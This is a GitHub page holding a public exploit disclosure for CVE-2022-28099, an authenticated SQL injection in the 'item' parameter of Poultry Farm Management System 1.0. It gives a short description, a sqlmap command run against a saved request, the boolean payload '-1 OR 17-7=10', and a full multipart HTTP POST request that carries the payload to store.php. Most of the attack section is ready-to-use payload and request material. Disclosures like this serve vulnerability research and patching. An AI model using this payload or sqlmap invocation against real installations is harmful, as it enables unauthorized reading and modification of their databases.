IbrahimEkimIsik / CVE-2022-28099 Public

Code Issues Pull requests Actions Projects Security Insights

main


CVE-2022-28099 / SQL Injection For Poultry Farm Management system 1.0

IbrahimEkimIsik Create SQL Injection For Poultry Farm Management system 1.0 History

1 contributor

68 lines (50 sloc) 2.1 KB

```
# Exploit Title: Poultry Farm Management System 1.0 - 'item' SQL Injection (Authenticated)
# Date: 2022-25-03
# Exploit Author: Ibrahim Ekim Isik
# Vendor Homepage: https://www.sourcecodester.com/php/15230/poultry-farm-management-system-free-dow
# Software Link: https://www.sourcecodester.com/sites/default/files/download/oretnom23/Redcock-Far
# Version: 1.0
# Tested on: Windows 10 Pro + PHP 8.0.11, Apache 2.4.51

-----------------------------------------------------------------------------------


1. Description:
----------------------

Poultry Farm Management System 1.0 allows SQL Injection via parameter 'item' in
/Redcock-Farm/farm/store.php. Exploiting this issue could allow an attacker to compromise
the application, access or modify data, or exploit latent vulnerabilities
in the underlying database.


2. Proof of Concept:
----------------------

In Burpsuite intercept the request from the affected page with
'item' parameter and save it like poc.txt. Then run SQLmap to extract the
data from the database:

sqlmap -r poc.txt --dbms=mysql


```



```
3. Example payload:
----------------------

(boolean based)

-1+OR+17-7%3d10

4. Burpsuite request:
----------------------

POST /Redcock-Farm/farm/store.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 407
Content-Type: multipart/form-data; boundary=e4859a5b5a1543d7962cf80e9e6b67b6
Cookie: PHPSESSID=o6t9s6hag9pu014fch5g4ge5i3
Referer: http://localhost/Redcock-Farm/farm/store.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom

--e4859a5b5a1543d7962cf80e9e6b67b6
Content-Disposition: form-data; name="item"

-1 OR 17-7=10
--e4859a5b5a1543d7962cf80e9e6b67b6
Content-Disposition: form-data; name="date"

01/01/2011
--e4859a5b5a1543d7962cf80e9e6b67b6
Content-Disposition: form-data; name="quantity"

3
--e4859a5b5a1543d7962cf80e9e6b67b6
Content-Disposition: form-data; name="save"

3
--e4859a5b5a1543d7962cf80e9e6b67b6--
```